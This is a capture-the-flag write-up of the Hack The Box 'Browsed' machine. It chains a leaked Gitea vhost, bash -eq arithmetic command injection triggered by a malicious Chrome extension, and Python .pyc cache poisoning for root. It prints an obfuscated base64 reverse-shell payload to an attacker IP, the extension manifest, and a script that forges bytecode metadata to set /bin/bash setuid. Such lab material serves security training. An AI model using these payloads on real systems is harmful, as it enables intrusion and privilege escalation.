
Hack The Box Browsed Writeup (Medium Linux)
Medium Linux box. An analysis log leaks an internal Gitea vhost, a malicious browser extension fires bash arithmetic injection, and a poisoned .pyc gives root.
Machine Details
| MACHINE NAME | AUTHOR | DIFFICULTY | OS |
|---|---|---|---|
| Browsed | Tensho | Medium | Linux |
https://app.hackthebox.com/machines/Browsed
Summary
The Browsed machine presents a realistic scenario involving a web application that analyzes browser extensions. The attack path involves three main stages: discovering hidden services through log analysis, exploiting a command injection vulnerability in a bash script via a malicious browser extension, and finally escalating privileges through Python bytecode cache poisoning.
What makes this machine particularly interesting is that each vulnerability requires understanding the underlying technology. You cannot simply run automated tools and expect success. Instead, you must understand how bash arithmetic evaluation works, how browser extensions communicate with web servers, and how Python’s import caching system operates. This technical knowledge is what separates effective security professionals from script kiddies.
Web Server Enumeration
I download extension samples at http://MACHINE-IP/samples.html
Understanding Browser Extensions
Before we proceed, it is important to understand what a browser extension is and how it works. Browser extensions are small software programs that customize the browsing experience. They are typically packaged as ZIP files with a .crx or .zip extension and contain several key files:
manifest.json: This is the configuration file that defines the extension’s name, version, permissions, and components. Think of this as the blueprint for the extension.
Background scripts: These run in the background and can make network requests, store data, and perform other tasks even when the user is not actively interacting with the extension.
Content scripts: These run in the context of web pages and can modify page content.
Popup pages: These are HTML pages that appear when the user clicks the extension icon.
The key insight here is that extensions can make network requests to any domain they have permission to access. This will be crucial for our exploitation strategy later.
Uploading a Sample
I upload the “timer” example to the application, and it returns extensive output. This is actually the application’s analysis log, showing everything it discovered about the extension. This kind of verbose logging is extremely helpful for attackers because it reveals information about the application’s internal workings.

The strategy here is to get ahold of this log output and search it for interesting keywords. Any CTF machine that provides logs or debugging output should be carefully examined because developers often inadvertently leak sensitive information in logs. We search for keywords like “browsed”, “internal”, “admin”, “dev”, and other terms that might indicate hidden resources.

There is a reference to browsedinternals.htb. This is a virtual host, which means the web server is configured to serve different content depending on the hostname used to access it. Many applications use virtual hosts to separate development, internal, and production environments.
I add it to my /etc/hosts file
1
echo 10.129.X.X browsedinternals.htb browsed.htb | sudo tee -a /etc/hosts
Discovering the Gitea Repository
When we access browsedinternals.htb, we discover that it is running Gitea, which is a self-hosted Git service similar to GitHub or GitLab. Gitea instances often contain valuable source code, configuration files, and documentation that can reveal vulnerabilities.

The key strategy when encountering a Gitea instance is to check the Explore section, which lists public repositories. Many organizations incorrectly assume that running Gitea on an internal domain means the repositories are private, but unless explicitly configured otherwise, repositories may be publicly accessible.

We find a public repository at browsedinternals.htb/larry/MarkdownPreview. The presence of a user named “larry” is also notable because this username may be valid for SSH or other services, and it gives us information about potential privilege escalation paths.
This is how the repository looks like:
The MarkdownPreview Application
The repository contains source code for a Flask web application that converts Markdown to HTML. While this seems like a simple utility, close examination reveals a critical vulnerability. Understanding this vulnerability requires knowledge of how bash arithmetic evaluation works.
Analyzing app.py
The main application file is app.py. Most of the code is straightforward: it accepts Markdown content, converts it to HTML using the markdown library, and saves the result to a file. However, there is one route that stands out:
1
2
3
4
5
6
7
8
9
10
11
@app.route('/routines/<rid>')
def routines(rid):
    # Call the script that manages the routines
    # Run bash script with the input as an argument (NO shell)
    subprocess.run(["./routines.sh", rid])
    return "Routine executed !"

# SNIPPET

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000)
This route accepts a route parameter rid (routine ID) and passes it directly to a bash script. The developer has even added a comment saying “NO shell”, which suggests they believe this is safe because they are not using shell=True in subprocess.run. However, this comment reveals a critical misunderstanding of where the vulnerability actually exists.
The vulnerability is not in the Python code itself. The Python subprocess.run call with a list of arguments is indeed safe from command injection. The vulnerability is in how the bash script processes the input.
Understanding the Bash Vulnerability
Let us examine the bash script routines.sh to understand the vulnerability:
1
2
3
4
5
6
7
8
9
if [[ "$1" -eq 0 ]]; then
  # Routine 0: Clean temp files
  find "$TMP_DIR" -type f -name "*.tmp" -delete
  log_action "Routine 0: Temporary files cleaned."
  echo "Temporary files cleaned."

elif [[ "$1" -eq 1 ]]; then
  # Routine 1: Backup data
  ...
The critical issue is the use of the -eq operator for comparison. In bash, -eq is the arithmetic comparison operator, which means bash must evaluate the operands as arithmetic expressions before performing the comparison. This evaluation happens even if the comparison ultimately fails.
During arithmetic evaluation, bash expands several special constructs:
Command substitution using $(command) syntax will execute the command and use its output.
Backtick command substitution command also executes commands.
Variable expansion and arithmetic expressions are evaluated.
This means if we provide an input like x[$(whoami)], bash will execute the whoami command during the arithmetic evaluation, even though the comparison will ultimately fail with a syntax error. The command still executes, giving us code execution.
Why This Vulnerability Exists
The developer likely thought they were being safe by using [[ ]] instead of [ ] for the test, and by avoiding shell=True in Python. However, they did not understand that -eq triggers arithmetic evaluation regardless of these precautions. This is a subtle but critical distinction.
If the developer had used the string comparison operator = instead of -eq, this vulnerability would not exist:
1
2
3
4
# SAFE version:
if [[ "$1" = "0" ]]; then
  # No arithmetic evaluation occurs
fi
String comparisons do not trigger arithmetic evaluation, so command substitution would not be processed. This highlights why understanding the exact behavior of operators and functions is crucial for security.
Understanding the Attack Vector
Now that we understand the vulnerability, we need to figure out how to trigger it. Looking back at the Flask app.py code, we see that the application runs on localhost (127.0.0.1) only:
1
2
3
# The webapp should only be accessible through localhost
if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000)
This means we cannot access the /routines endpoint directly from our attacking machine. However, remember that the main application on the external interface analyzes browser extensions. Browser extensions run in the user’s browser and can make requests to any URL they have permission to access, including localhost URLs on the machine where the browser is running.
This is the key insight: we can create a malicious browser extension that makes a request to http://127.0.0.1:5000/routines/ with our payload. When the application analyzes our extension, the extension’s background service worker will execute and make the malicious request from the server itself.
Initial Access - Command Injection
The plan is to:
Create a malicious Chrome extension that triggers the vulnerability
Use the extension’s background service worker to send requests
Target both localhost and the external hostname (unsure which is accessible)
Use common shell bypasses (${IFS} for spaces, base64 encoding for obfuscation)
Our extension needs two files: a manifest.json file that defines the extension configuration, and a JavaScript file that will execute our payload.
Create pwn.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
// bash -i >& /dev/tcp/10.10.X.X/9999 0>&1
const B64_PAYLOAD = "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC5YLlgvOTk5OSAwPiYxCg==";

// using ${IFS} to replace spaces
const trigger = `x[$(echo\${IFS}${B64_PAYLOAD}|base64\${IFS}-d|bash)]`;

const targets = [
    `http://127.0.0.1:5000/routines/${trigger}`,
    `http://browsedinternals.htb/routines/${trigger}`
];

// Make requests to both targets
// mode: 'no-cors' is critical - it tells the browser not to check CORS headers
// Without this, the browser would block the request to localhost
targets.forEach(url => {
    fetch(url, {
        mode: 'no-cors' // important!!!
    }).catch(e => console.log(e));
});
We use ${IFS} instead of literal spaces. In bash, IFS (Internal Field Separator) is a special variable that contains the characters used to separate words. By default it contains space, tab, and newline. Using ${IFS} gives us a space character without typing a literal space.
The manifest.json file tells the browser how to load our extension:
1
2
3
4
5
6
7
8
9
10
11
{
  "name": "RCE Exploit",
  "version": "1.0",
  "manifest_version": 3,
  "background": {
    "service_worker": "pwn.js"
  },
  "permissions": [
    "<all_urls>"
  ]
}
Zip both files into “pwn.zip”:
1
zip pwn.zip pwn.js manifest.json

Prepare a netcat listener with nc -lvnp 9999, and then upload “pwn.zip” to the webapp. This will trigger the command injection vulnerability.
Vertical Privilege Escalation via Python Bytecode Cache Poisoning
User “larry” can run the following as root:
1
2
3
4
5
6
7
8
larry@browsed:~$ sudo -l
Matching Defaults entries for larry on browsed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User larry may run the following commands on browsed:
    (root) NOPASSWD: /opt/extensiontool/extension_tool.py
This is how extension_tool.py looks like:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
#!/usr/bin/python3.12
import json
import os
from argparse import ArgumentParser
from extension_utils import validate_manifest, clean_temp_files
import zipfile

EXTENSION_DIR = '/opt/extensiontool/extensions/'

def bump_version(data, path, level='patch'):
    version = data["version"]
    major, minor, patch = map(int, version.split('.'))
    if level == 'major':
        major += 1
        minor = patch = 0
    elif level == 'minor':
        minor += 1
        patch = 0
    else:
        patch += 1

    new_version = f"{major}.{minor}.{patch}"
    data["version"] = new_version

    with open(path, 'w', encoding='utf-8') as f:
        json.dump(data, f, indent=2)

    print(f"[+] Version bumped to {new_version}")
    return new_version

def package_extension(source_dir, output_file):
    temp_dir = '/opt/extensiontool/temp'
    if not os.path.exists(temp_dir):
        os.mkdir(temp_dir)
    output_file = os.path.basename(output_file)
    with zipfile.ZipFile(os.path.join(temp_dir,output_file), 'w', zipfile.ZIP_DEFLATED) as zipf:
        for foldername, subfolders, filenames in os.walk(source_dir):
            for filename in filenames:
                filepath = os.path.join(foldername, filename)
                arcname = os.path.relpath(filepath, source_dir)
                zipf.write(filepath, arcname)
    print(f"[+] Extension packaged as {temp_dir}/{output_file}")

def main():
    parser = ArgumentParser(description="Validate, bump version, and package a browser extension.")
    parser.add_argument('--ext', type=str, default='.', help='Which extension to load')
    parser.add_argument('--bump', choices=['major', 'minor', 'patch'], help='Version bump type')
    parser.add_argument('--zip', type=str, nargs='?', const='extension.zip', help='Output zip file name')
    parser.add_argument('--clean', action='store_true', help="Clean up temporary files after packaging")

    args = parser.parse_args()

    if args.clean:
        clean_temp_files(args.clean)

    args.ext = os.path.basename(args.ext)
    if not (args.ext in os.listdir(EXTENSION_DIR)):
        print(f"[X] Use one of the following extensions : {os.listdir(EXTENSION_DIR)}")
        exit(1)

    extension_path = os.path.join(EXTENSION_DIR, args.ext)
    manifest_path = os.path.join(extension_path, 'manifest.json')

    manifest_data = validate_manifest(manifest_path)

    # Possibly bump version
    if (args.bump):
        bump_version(manifest_data, manifest_path, args.bump)
    else:
        print('[-] Skipping version bumping')

    # Package the extension
    if (args.zip):
        package_extension(extension_path, args.zip)
    else:
        print('[-] Skipping packaging')


if __name__ == '__main__':
    main()
There is one critical line at the top of the file:
1
from extension_utils import validate_manifest, clean_temp_files
This imports functions from a local module called extension_utils. The key question is: where does Python look for this module, and can we control it?
Understanding Python’s Import System
When Python encounters an import statement, it goes through several steps to locate and load the module:
First, Python checks sys.modules to see if the module is already loaded in memory. If it is, Python uses the cached version.
Second, Python looks for a .pyc file in the pycache directory. These are compiled bytecode files that Python creates to speed up imports.
Third, Python validates the cache by comparing the timestamp and size of the .py source file with metadata stored in the .pyc file.
Fourth, if the cache is valid, Python loads the .pyc file directly without checking the source file’s permissions. If the cache is invalid, Python recompiles from the source.
The critical vulnerability is in the fourth step: Python uses the cached .pyc file without checking whether we have permission to read the source .py file. This means if we can read the source file to get its timestamp and size, write to the pycache directory, and create a malicious .pyc file with matching timestamp and size metadata, then Python will load and execute our malicious bytecode when the script runs as root.
Crafting the Exploit
Our exploit needs to accomplish several tasks in the correct order. Let us create a Python script that automates this process:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
import os
import py_compile
import struct
import shutil

TARGET_SOURCE = "/opt/extensiontool/extension_utils.py"
TARGET_CACHE = "/opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc"

print("[*] Creating payload...")
with open("extension_utils.py", "w") as f:
    f.write("import os\n")
    f.write("print('Pwned by Bytecode Injection!')\n")
    f.write("os.system('chmod u+s /bin/bash')\n")

print("[*] Compiling payload...")
py_compile.compile("extension_utils.py", "evil.pyc")

print("[*] Reading original file's timestamp...")
st = os.stat(TARGET_SOURCE)
orig_mtime = int(st.st_mtime)
orig_size = st.st_size
print(f"[*] Injecting Timestamp: {orig_mtime} and size: {orig_size}")
with open("evil.pyc", "r+b") as f:
    f.seek(8)
    f.write(struct.pack("<I", orig_mtime))
    f.write(struct.pack("<I", orig_size))

print("[*] Moving poisoned file to __pycache__...")
shutil.copy("evil.pyc", TARGET_CACHE)

print("[+] Done! Now execute sudo.")
Let us understand each step of this exploit:
First, we create a malicious Python module with the same name as the legitimate one. Our payload uses chmod u+s /bin/bash to make the bash binary setuid root. This means anyone can run bash -p to get a root shell (the -p flag preserves privileges).
Second, we compile our malicious module to bytecode using py_compile. This creates a .pyc file containing the bytecode that Python will execute.
Third, we read the legitimate source file to get its modification time and size. We need these values because Python stores them in the .pyc file and checks them to validate the cache.
Fourth, we modify our compiled .pyc file to inject the correct timestamp and size. The .pyc file format is binary and has a specific structure. The timestamp is stored at byte offset 8 and the size at offset 12. We use struct.pack to convert our integer values to little-endian binary format.
Fifth, we copy our poisoned .pyc file to the pycache directory, overwriting the legitimate cache file.
Executing the Exploit
With our exploit script ready, we execute it and then trigger the vulnerable sudo command:
1
2
python3 exploit.py
sudo /opt/extensiontool/extension_tool.py
When extension_tool.py runs as root and imports extension_utils, Python will check for the cached .pyc file and find our poisoned version. It will validate the cache by comparing timestamps and sizes, which will match because we injected the correct values. Finally, it will load and execute our malicious bytecode, which makes /bin/bash setuid root.
Finally, we can obtain a root shell:
1
/bin/bash -p
The -p flag (privileged mode) tells bash not to drop the setuid privileges. Without this flag, bash would automatically drop to our normal user privileges for security reasons.
Final Thoughts
The Browsed machine effectively demonstrates that security vulnerabilities often arise from subtle misunderstandings of how technologies work. The developer believed they were using safe subprocess calling methods, not realizing that the vulnerability was in the bash script itself. Similarly, the Python import cache vulnerability exists not because of a bug, but because of an optimization that assumes proper file permissions.
Effective security requires deep technical knowledge and an understanding that defense must be implemented at every layer. A chain is only as strong as its weakest link, and in this case, the weakest links were subtle implementation details that are easy to overlook.
By understanding these attack vectors and the underlying technologies, security professionals can better identify and remediate vulnerabilities in real-world systems. The skills developed on this machine (source code analysis, understanding language specific behaviors, and creative exploit development) are all essential for effective penetration testing and security research.